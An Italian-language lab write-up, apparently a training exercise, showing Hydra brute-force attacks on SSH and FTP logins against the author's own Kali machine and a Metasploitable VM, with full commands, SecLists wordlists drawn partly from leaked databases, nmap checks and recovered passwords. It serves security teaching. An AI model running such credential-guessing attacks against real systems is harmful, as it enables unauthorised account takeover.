

Configurazione e cracking con Hydra

Creazione utente test_user con password iniziale testpass

```
(kali㉿kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
Adding user `test_user' ...  
Adding new group `test_user' (1001) ...  
Adding new user `test_user' (1001) with group `test_user (1001)' ...  
adduser: The home directory `/home/test_user' already exists. Not touching this directory.  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] Y  
Adding new user `test_user' to supplemental / extra groups `users' ...  
Adding user `test_user' to group `users' ...
```

Attacco di autenticazione SSH con hydra su host 192.168.1.10 (Kali) per utente test_user con lista password

Attivazione servizio ssh

```
(kali㉿kali)-[~]  
$ sudo systemctl start ssh
```

Test connessione SSH di test_user sulla macchina

Con il comando `ifconfig` visualizzo l'IP della macchina

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fe53:cba prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)  
    RX packets 10 bytes 1114 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 15 bytes 2328 (2.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 40 bytes 8372 (8.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 40 bytes 8372 (8.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Per testare la connessione apro la sessione ssh sulla macchina per l'utente test_user con il comando
ssh test_user@192.168.1.10

```
(kali@kali)-[~]
$ ssh test_user@192.168.1.10
test_user@192.168.1.10's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Con il comando `sudo apt install seclists` installo liste di username e password per eseguire l'attacco. I file installati si trovano nella directory `/usr/share/seclists`, verifico il contenuto:

```
(kali@kali)-[~]
$ ls /usr/share/seclists
Discovery      IOCs          Passwords      Payloads      Usernames
Fuzzing        Miscellaneous Pattern-Matching README.md     Web-Shells
```

Nella directory `/usr/share/seclists/Usernames` troviamo le liste di usernames:

```
(kali@kali)-[/usr/share/seclists/Usernames]
$ ls
cirt-default-usernames.txt      Names          xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt         README.md      xato-net-10-million-usernames.txt
HoneyPot-Captures             sap-default-usernames.txt
mssql-usernames-nanish0u-guardicore.txt  top-usernames-shortlist.txt
```

Analogamente, nella directory `usr/share/seclists/Passwords` troviamo le liste di password:

```
(kali@kali)-[/usr/share/seclists/Passwords]
$ ls
2020-200_most_used_passwords.txt  Most-Popular-Letter-Passes.txt
500-worst-passwords.txt           mssql-passwords-nanish0u-guardicore.txt
500-worst-passwords.txt.bz2       openwall.net-all.txt
BiblePass                         Permutations
bt4-password.txt                 PHP-Magic-Hashes.txt
cirt-default-passwords.txt        probable-v2-top12000.txt
citrix.txt                       probable-v2-top1575.txt
clarkson-university-82.txt        probable-v2-top207.txt
common_corporate_passwords.lst    README.md
Common-Credentials               richelieu-french-top20000.txt
Cracked-Hashes                   richelieu-french-top5000.txt
dark0de.txt                      SCRABBLE-hackerhouse.tgz
darkweb2017-top10000.txt          scraped-JWT-secrets.txt
darkweb2017-top1000.txt           seasons.txt
darkweb2017-top100.txt           Software
darkweb2017-top10.txt            stupid-ones-in-production.txt
days.txt                        twitter-banned.txt
Default-Credentials              unknown-azul.txt
der-postillon.txt                UserPassCombo-Jay.txt
dutch_common_wordlist.txt        WiFi-WPA
dutch_passwordlist.txt           xato-net-10-million-passwords-1000000.txt
dutch_wordlist                   xato-net-10-million-passwords-1000000.txt
german_misc.txt                  xato-net-10-million-passwords-100000.txt
HoneyPot-Captures                xato-net-10-million-passwords-10000.txt
Keyboard-Combinations.txt        xato-net-10-million-passwords-1000.txt
Leaked-Databases                 xato-net-10-million-passwords-100.txt
Malware                           xato-net-10-million-passwords-10.txt
months.txt                       xato-net-10-million-passwords-dup.txt
                                  xato-net-10-million-passwords.txt
```

Ai fini dell'esercizio, per decidere quale file di password utilizzare per rendere più veloce la ricerca , utilizzo il comando seguente che passa la lista di tutti i file nella cartella `/usr/share/seclists/Passwords` ad un ciclo `while`, che a sua volta stampa il nome file e conta il numero di righe con il comando `wc -l`.

In questo modo individuo il file più piccolo che posso utilizzare e che contiene effettivamente la password.

```
(kali㉿kali)-[/usr/share/seclists/Passwords]
$ grep -rL 'testpass' | while read file; do echo -n "$file: "; wc -l < "$file"; done
WiFi-WPA/probable-v2-wpa-top4800.txt: 4800
xato-net-10-million-passwords-1000000.txt: 1000000
dutch_passwordlist.txt: 4322843
mssql-passwords-nanshou-guardicore.txt: 172696
probable-v2-top12000.txt: 12645
dutch_common_wordlist.txt: 5446758
darkweb2017-top10000.txt: 9999
xato-net-10-million-passwords-10000.txt: 10000
Leaked-Databases/honeynet.txt: 226081
Leaked-Databases/phpbb.txt: 184388
Leaked-Databases/Ashley-Madison.txt: 375853
Leaked-Databases/000webhost.txt: 720302
Leaked-Databases/phpbb-withcount.txt: 184389
Leaked-Databases/alleged-gmail-passwords.txt: 3132006
Leaked-Databases/Lizard-Squad.txt: 11781
Leaked-Databases/muslimMatch-withcount.txt: 95073
Leaked-Databases/phpbb-cleaned-up.txt: 184364
Leaked-Databases/muslimMatch.txt: 95072
Leaked-Databases/md5decryptor-uk.txt: 3431316
Leaked-Databases/honeynet-withcount.txt: 226928
Leaked-Databases/honeynet2.txt: 226928
HoneyPot-Captures/python-heralding-sep2019.txt: 51286
HoneyPot-Captures/multiplesources-passwords-fabian-fingerle.de.txt: 105096
Most-Popular-Letter-Passes.txt: 47603
xato-net-10-million-passwords-100000.txt: 100000
openwall.net-all.txt: 3721224
Cracked-Hashes/milw0rm-dictionary.txt: 84195
xato-net-10-million-passwords.txt: 5189454
Common-Credentials/100k-most-used-passwords-NCSC.txt: 100000
Common-Credentials/10k-most-common.txt: 10000
Common-Credentials/10-million-password-list-top-100000.txt: 100000
Common-Credentials/10-million-password-list-top-1000000.txt: 999998
Common-Credentials/10-million-password-list-top-10000.txt: 10000
xato-net-10-million-passwords-dup.txt: 755995
scraped-JWT-secrets.txt: 3502
bt4-password.txt: 1652903
```

Avvio l'attacco al servizio ssh con hydra per l'utente `test_user` sulla macchina Kali con il comando

```
hydra -V -l test_user -P /usr/share/seclists/Passwords/scraped-JWT-secrets.txt 192.168.1.10 -t4 ssh
```

Lo switch `-v` visualizza tutti i tentativi effettuati da Hydra. Il parametro `-t4` limita la parallelizzazione delle ricerche a 4 task alla volta. Ecco il risultato:

```
[22][ssh] host: 192.168.1.10 login: test_user password: testpass
```

Attacco di autenticazione FTP con hydra su host 192.168.1.10 (Kali) per utente test_user con lista password

Installazione servizio FTP

```
(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1154 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 2s (64.8 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 404381 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.2.3) ...
```

Avvio servizio FTP

```
(kali㉿kali)-[~]
└─$ sudo systemctl start vsftpd
[sudo] password for kali:
```

Per testare la connessione apro la sessione ftp sulla macchina per l'utente test_user con il comando `ftp test_user@192.168.1.10`

```
(kali㉿kali)-[~]
└─$ ftp test_user@192.168.1.10
Connected to 192.168.1.10.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Avvio l'attacco al servizio ftp con hydra per l'utente test_user sulla macchina Kali con il comando

```
hydra -V -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-
passwords.txt ftp://192.168.1.10
```

In questo caso è possibile utilizzare il file citato nel testo dell'esercizio, in quanto la ricerca ftp è più veloce e non è necessario in questo caso limitare la parallelizzazione della ricerca, lasciando il default di 16.

Lo switch `-v` visualizza tutti i tentativi effettuati da Hydra. In pochi minuti trovo il risultato:

```
[21][ftp] host: 192.168.1.10 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-10 11:51:42
```


Attacco di autenticazione SSH con hydra su host 192.168.50.100 (Metasploitable) per utente msfadmin con lista password

Ai fini dell'esercizio, per decidere quale file di password utilizzare per rendere più veloci gli attacchi, utilizzo il comando `grep -rl` per cercare i file che contengono la password ricercata, e quindi il comando `wc -l` per contare il numero di righe di ciascun file. In questo modo individuo il file più piccolo che posso utilizzare e che contiene effettivamente la password.

```
(kali㉿kali)-[/usr/share/seclists/Passwords]
$ grep -rl 'msfadmin'
HoneyPot-Captures/multiplesources-passwords-fabian-fingerle.de.txt
UserPassCombo-Jay.txt

(kali㉿kali)-[/usr/share/seclists/Passwords]
$ wc -l < HoneyPot-Captures/multiplesources-passwords-fabian-fingerle.de.txt
105096

(kali㉿kali)-[/usr/share/seclists/Passwords]
$ wc -l < UserPassCombo-Jay.txt
727
```

Da Kali eseguo poi il ping sulla macchina Metasploitable per verificare la comunicazione.

```
(kali㉿kali)-[~]
$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=63 time=1.88 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=63 time=1.31 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=63 time=0.733 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=63 time=0.973 ms
^C
— 192.168.50.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3255ms
rtt min/avg/max/mdev = 0.733/1.222/1.877/0.429 ms
```

Da Kali eseguo anche un `nmap` sulla porta 22 (utilizzata dal servizio ssh) sulla macchina Metasploitable per verificare che il servizio sia attivo. Il servizio ssh su Kali è già stato avviato in precedenza.

```
(kali㉿kali)-[~]
$ nmap -p 22 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-10 12:50 EDT
Nmap scan report for 192.168.50.100
Host is up (0.00086s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Per testare la connessione apro la sessione ssh sulla macchina per l'utente `msfadmin` con il comando

```
ssh msfadmin@192.168.50.100
```

```
(kali㉿kali)-[~]  
$ ssh msfadmin@192.168.50.100  
Unable to negotiate with 192.168.50.100 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Il messaggio di errore indica che la versione SSH su Metasploitable utilizza chiavi `ssh-rsa` e `ssh-dss`, che sono deprecate e non accettate dal servizio ssh di Kali Linux.

Rieseguo il test utilizzando l'opzione `-oHostKeyAlgorithms=+ssh-dss` per aggiungere al client ssh (da qui il + davanti a `ssh-dss`) il supporto per `ssh-dss` agli algoritmi di chiave host. Stavolta la connessione va a buon fine.

```
(kali㉿kali)-[~]  
$ ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.50.100  
msfadmin@192.168.50.100's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
File system  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Sun Sep 10 12:42:51 2023 from 192.168.1.10  
msfadmin@metasploitable:~$
```

Avvio l'attacco al servizio ssh con `hydra` per l'utente `msfadmin` sulla macchina Kali con il comando

```
hydra -V -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt  
192.168.50.100 -t4 ssh
```


```
(kali㉿kali)-[~]  
$ hydra -V -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt 192.168.50.100 -t4 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-10 13:48:40  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 727 login tries (l:1/p:727), ~182 tries per task  
[DATA] attacking ssh://192.168.50.100:22/  
[ERROR] could not connect to ssh://192.168.50.100:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss] client [ssh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```

L'errore evidenziato indica anche in questo caso che la versione SSH su Metasploitable utilizza chiavi `ssh-rsa` e `ssh-dss`, che sono deprecate e non accettate dal servizio ssh di Kali Linux.


Questo errore si può risolvere con `kali-tweaks`, uno strumento che facilita alcune configurazioni di Kali Linux, che si avvia con il comando `kali-tweaks -h`

```
(kali㉿kali)-[~]  
$ kali-tweaks -h
```

Dal primo pannello di configurazione seleziono la prima voce del menu e premo invio:




Si apre un sottomenu di servizi. Scorro fino a SSH Client e con la barra spaziatrice inserisco un asterisco in corrispondenza della voce, quindi seleziono Apply e premo invio:




Confermo la scelta (compatibilità estesa per SSH settata a VERO), seleziono OK e premo invio:



Inserisco la password root di kali e premo invio:



Infine seleziono Quit e premio invio per chiudere:



Avviando adesso l'attacco al servizio ssh con hydra per l'utente msfadmin sulla macchina Kali con il comando

```
hydra -V -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt 192.168.50.100 -t4 ssh
```

Ecco il risultato:

```
[22][ssh] host: 192.168.50.100 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-10 14:15:43
```

Attacco di autenticazione FTP con hydra su host 192.168.50.100 (Metasploitable) per utente msfadmin con lista password

Da Kali eseguo un nmap sulla porta 21 (utilizzata dal servizio ftp) sulla macchina Metasploitable per verificare che il servizio sia attivo. Il ping da Kali verso metasploitable è già stato eseguito in precedenza e il servizio ftp su Kali è già stato installato e avviato in precedenza.

```
(kali@kali)-[~]
$ nmap -p 21 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-10 14:19 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0012s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```


Per testare la connessione apro la sessione ftp sulla macchina per l'utente `msfadmin` con il comando

```
ftp msfadmin@192.168.50.100
```

La connessione va a buon fine.

```
(kali㉿kali)-[~]  
$ ftp msfadmin@192.168.50.100  
Connected to 192.168.50.100.  
220 (vsFTPD 2.3.4)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Avviando adesso l'attacco al servizio ftp con hydra per l'utente `msfadmin` sulla macchina Kali con il comando

```
hydra -V -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt  
192.168.50.100 ftp
```

Ecco il risultato:

```
[21][ftp] host: 192.168.50.100 login: msfadmin password: msfadmin
```